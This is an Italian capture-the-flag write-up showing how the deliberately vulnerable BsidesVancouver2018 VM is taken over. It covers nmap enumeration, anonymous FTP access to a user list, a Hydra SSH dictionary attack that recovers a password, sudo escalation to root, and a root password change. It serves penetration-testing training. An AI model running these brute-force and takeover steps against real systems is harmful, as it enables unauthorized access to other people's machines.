Hacking VM Vbox

Sommario

Introduzione	1
Configurazioni	2
Identificazione della macchina	3
Enumerazione servizi e scansione	4
Raccolta informazioni	6
Hacking	9

Introduzione

Installando la macchina virtuale BsidesVancouver2018 e avviandola senza eseguire altre azioni, vediamo che vengono richiesti una login e una password per l'accesso:

```
BsidesVancouver2018 [In esecuzione] - Oracle VM VirtualBox — 
File Macchina Visualizza Inserimento Dispositivi Aiuto

Welcome to BSides Vancouver 2018! Happy hacking


-bsides2018 login:
```

Non disponiamo di queste informazioni, quindi non possiamo accedere alla macchina in modo diretto. Per ottenere informazioni sulla macchina è necessario innanzitutto individuarne l'indirizzo IP. Per farlo possiamo fare in modo, tramite le impostazioni di VirtualBox, che stia sulla stessa rete della macchina Kali Linux, dalla quale possiamo poi eseguire comandi per individuarla e hackerarla.

Configurazioni

Come prima cosa dobbiamo fare in modo che alla macchina BsidesVancouver2018 venga assegnato un indirizzo IP da un server DHCP, poiché ovviamente non possiamo configurarlo noi, non avendo l'accesso. Nelle impostazioni di rete VirtualBox possiamo impostare a questo scopo la modalità "Scheda solo host". Questa modalità permette alla macchina virtuale di comunicare con l'host, che funziona da server DHCP e assegna un indirizzo IP alla macchina, pur non permettendo la navigazione sul web.


Impostiamo quindi la machina BsidesVancouver2018 sulla rete "VirtualBox Host-Only Ethernet Adapter".



La modalità "Scheda solo host" permette anche alle macchine virtuali di comunicare non solo con l'host, ma anche tra di loro.

Sulla macchina Kali Linux, che ha al momento una sola scheda di rete abilitata su "rete interna", abilitiamo da Virtual Box una seconda scheda di rete anch'essa in modalità "Scheda solo host".

In questo modo anche Kali Linux ha un'interfaccia attiva sulla rete "VirtualBox Host-Only Ethernet Adapter".



Identificazione della macchina

Eseguiamo poi da Kali Linux il comando ifconfig per verificare le nuove impostazioni di rete. Vediamo che adesso è attiva una seconda interfaccia di rete eth1, che ha ip 192.168.56.103 sulla rete 192.168.56.0/24.

```
-(kali⊕kali)-[~]
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
inet6 fe80::a00:27ff:fe53:cba prefixlen 64 scopeid 0×20<link>
        ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 16 bytes 2404 (2.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::9b1c:ad8e:6fe:47dd prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:47:ff:36 txqueuelen 1000 (Ethernet)
RX packets 6 bytes 3044 (2.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 21 bytes 3214 (3.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0
                                              frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Con il comando nmap -sn 192.168.56.0/24 scansionamo la rete "VirtualBox Host-Only Ethernet Adapter" per verificare quali host risultano attivi.

Dal risultato troviamo attivi 2 host:

192.168.56.103 questo IP corrisponde a quello di Kali Linux

192.168.56.101 sulla rete "VirtualBox Host-Only Ethernet Adapter" sono configurate solo due macchine, questo IP quindi corrisponde alla macchina BsidesVancouver2018.

```
(kali® kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 04:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0034s latency).
Nmap scan report for 192.168.56.103
Host is up (0.00010s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 20.40 seconds
```

Verifichiamo poi la comunicazione da Kali a BsidesVancouver2018 eseguendo un ping all'IP 192.168.56.101 e vediamo che la macchina è raggiungibile:

```
(kali® kali)-[~]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.486 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.984 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.879 ms
^C
— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.486/0.863/1.105/0.232 ms
```

Enumerazione servizi e scansione

Ora che abbiamo identificato l'IP della macchina BsidesVancouver2018 e ne abbiamo verificata la raggiungibilità da Kali Linux, procediamo a raccogliere informazioni sulla macchina e sui servizi in esecuzione.

Utilizziamo nmap -sv per fare banner grabbing, ovvero per identificare e raccogliere informazioni sulla versione e altre caratteristiche dei servizi in esecuzione sulla macchina. Queste informazioni possono essere utilizzate per identificare potenziali vulnerabilità associate a specifiche versioni di un servizio.

Il risultato ci fornisce alcune informazioni sulla macchina e sul sistema:

- La porta 21 (protocollo FTP) è aperta e il servizio in esecuzione è vsftpd con versione 2.3.5;
- La porta 22 (protocollo SSH) è aperta e il servizio in esecuzione è OpenSSH con versione 5.9p1;
- La porta 80 (protocollo HTTP) è aperta e il servizio in esecuzione è Apache httpd con versione 2.2.22;

• Il sistema operativo è probabilmente Unix o Linux. L'identificatore CPE (Common Platform Enumeration) fornisce un modo standardizzato per definire e identificare una piattaforma. Qui indica un kernel Linux.

Per approfondire le analisi, eseguiamo nmap -A su questo host, ossia uno scan aggressivo che restituisce informazioni aggiuntive sui servizi in esecuzione.

```
-(kali⊕kali)-[~]
 -$ nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 11:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 2.3.5
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.56.103
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 4
      vsFTPd 2.3.5 - secure, fast, stable
 End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 drwxr-xr-x 2 65534 65534
                                      4096 Mar 03 2018 public
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 859f8b5844973398ee98b0c185603c41 (DSA)
   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
   256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
 http-robots.txt: 1 disallowed entry
|_/backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Come prima cosa interessante, il risultato ci mostra che il server FTP permette accessi anonimi, come indicato dalla riga ftp-anon: Anonymous FTP login allowed nella sezione evidenziata in giallo. La riga sottostante indica inoltre che c'è una directory chiamata public alla quale gli utenti anonimi possono accedere.

La sezione evidenziata in rosso indica che il servizio SSH utilizza DSA, RSA e ECDSA.

La sezione evidenziata in verde evidenzia che il server web è basato su Apache httpd 2.2.22, e sembra essere installato su una macchina Ubuntu. La scansione ha identificato un file robots.txt sul server, sul quale la pagina /backup_wordpress risulta "disallowed". Il file robots.txt viene utilizzato dai motori di ricerca per determinare quali parti del sito non dovrebbero essere indicizzate. L'opzione "disallowed" impedisce ai motori di ricerca di indicizzare le pagine indicate, in questo caso /backup wordpress.

Raccolta informazioni

Come prima cosa proviamo ad utilizzare le informazioni raccolte sul servizio FTP per verificare il contenuto della cartella public:

Con il comando ftp 192.168.56.101 ci connettiamo al servizio FTP della macchina BsidesVancouver2018. Viene richiesto il nome utente. Abbiamo visto dalla scansione aggressiva effettuata in precedenza che il servizio permette accessi anonimi, quindi inseriamo anonymous e vediamo che il login va a buon fine:

Si apre la shell ftp. Utilizziamo il comando 1s per verificare il contenuto della directory in cui ci troviamo, e troviamo subito la cartella public:

```
ftp>ls comes

229 Entering Extended Passive Mode (|||11280|).

150 Here comes the directory listing.

drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public

226 Directory send OK.
```

Utilizziamo il comando cd public per spostarci nella directory public e rieseguiamo il comando 1s per vedere il contenuto. Vediamo che la directory contiene il file users.txt.bk:

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||22200|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
```

Il comando get users.txt.bk ci permette di scaricare il file:


Usciamo dalla sessione (che era andata in timeout) con il comando exit e torniamo nel nostro Kali Linux.

```
ftp> exit
421 Timeout.
```


Il file è stato scaricato nalla directory corrente. Con il comando cat vediamo il contenuto. Troviamo 5 nomi utente:

```
(kali® kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```


Proviamo poi ad accedere al web server digitando l'indirizzo IP della macchina nel browser. Viene visualizzata una pagina di default che contiene solo testo semplice. Sembra che non siano presenti altri contenuti:



Aggiungendo /backup_wordpress all'indirizzo IP nell'url troviamo quello che sembra essere un blog Wordpress deprecato.



Tra i vari link presenti nella pagina, troviamo una pagina di log-in:



Hacking

Una scansione con Nessus sulla macchina riporta una sola vulnerabilità critica e altre vulnerabilità minori che non sembrano essere immediatamente/facilmente sfruttabili.



Dalle verifiche precedenti, disponiamo adesso di una lista di 5 nomi utente:

```
abatchy, john, mai, anne, doomguy
e tre servizi attivi: ftp, ssh, http
```

Abbiamo verificato in precedenza dallo scan con nmap che il servizio FTP è abilitato solo per l'accesso anonimo.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Utilizzando il modulo auxiliary/scanner/ftp/anonymous di Metasploit vediamo che l'accesso anonimo in FTP è in sola lettura. Un attacco che sfrutta questo canale non sembra praticabile facilmente.

Proviamo allora a connetterci al servizio SSH con ciascun utente della lista con il comando ssh [nomeutente]@192.168.56.101

vediamo che riceviamo un messaggio di accesso negato per tutti i nomi utente della lista tranne che per l'utente anne, per il quale viene invece richiesta la password:

```
(kali@ kali)-[~]
ssh abatchy@192.168.56.101: Permission denied (publickey).

(kali@ kali)-[~]
ssh john@192.168.56.101: Permission denied (publickey).

(kali@ kali)-[~]
ssh doomguy@192.168.56.101
doomguy@192.168.56.101: Permission denied (publickey).

(kali@ kali)-[~]
ssh doomguy@192.168.56.101
doomguy@192.168.56.101: Permission denied (publickey).
```

Possiamo ipotizzare che l'utente anne abbia privilegi più elevati rispetto agli altri: potrebbero esserci configurazioni specifiche ssh sulla macchina che prevedono l'utilizzo di una chiave privata solo per alcuni utenti.

Per questo utente proviamo ad eseguire un attacco a dizionario con hydra sul servizio ssh utilizzando la lista password 2020-200 most used passwords.txt.

```
(kali@ kali)-[/usr/share/seclists/Passwords]
$ hydra -V -l anne -P /usr/share/seclists/Passwords/2020-200_most_used_passwords.txt 192.168.56.101 ssh

[ATTEMPT] target 192.168.56.101 - login "anne" - pass "chatbooks" - 36 of 203 [child 1] (0/6)

[ATTEMPT] target 192.168.56.101 - login "anne" - pass "20100728" - 37 of 203 [child 0] (0/6)

[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123123123" - 38 of 203 [child 4] (0/6)

[ATTEMPT] target 192.168.56.101 - login "anne" - pass "princess" - 39 of 203 [child 7] (0/6)

[22][ssh] host: 192.168.56.101 login: anne password: princess

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 7 final worker threads did not complete until and
```

L'attacco va a buon fine e troviamo una password per l'utente anne.

Possiamo adesso accedere alla macchina tramite ssh con nome utente e password:

```
(kali@ kali)-[~]
$ ssh anne@192.168.56.101'
anne@192.168.56.101's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 16:53:26 2023 from 192.168.56.103
anne@bsides2018:~$
```

Otteniamo l'accesso, confermando che la password trovata con hydra è valida.

Provando ad eseguire il comando sudo su. Vediamo che dopo aver inserito la password dell'utente anne otteniamo i privilegi dell'utente root (v. stringa sottolineata in rosso root@bside2018:/home/anne#). Con il comando passwd risuciamo in questo modo a modificare la password dell'utente root.

```
Last login: Mon Sep 25 16:47:40 2023 from 192.168.56.103
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bsides2018:/home/anne#
```

Adesso abbiamo preso possesso dell'utente root e possiamo accedere alla macchina con i massimi privilegi.

```
(kali@ kali) = [~]
$ ssh root@192.168.56.101
root@192.168.56.101's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
root@bsides2018:~#
```

Entriamo nella macchina con l'utente root ed eseguiamo il comando ifconfig per confermare l'indirizzo IP della macchina exploitata: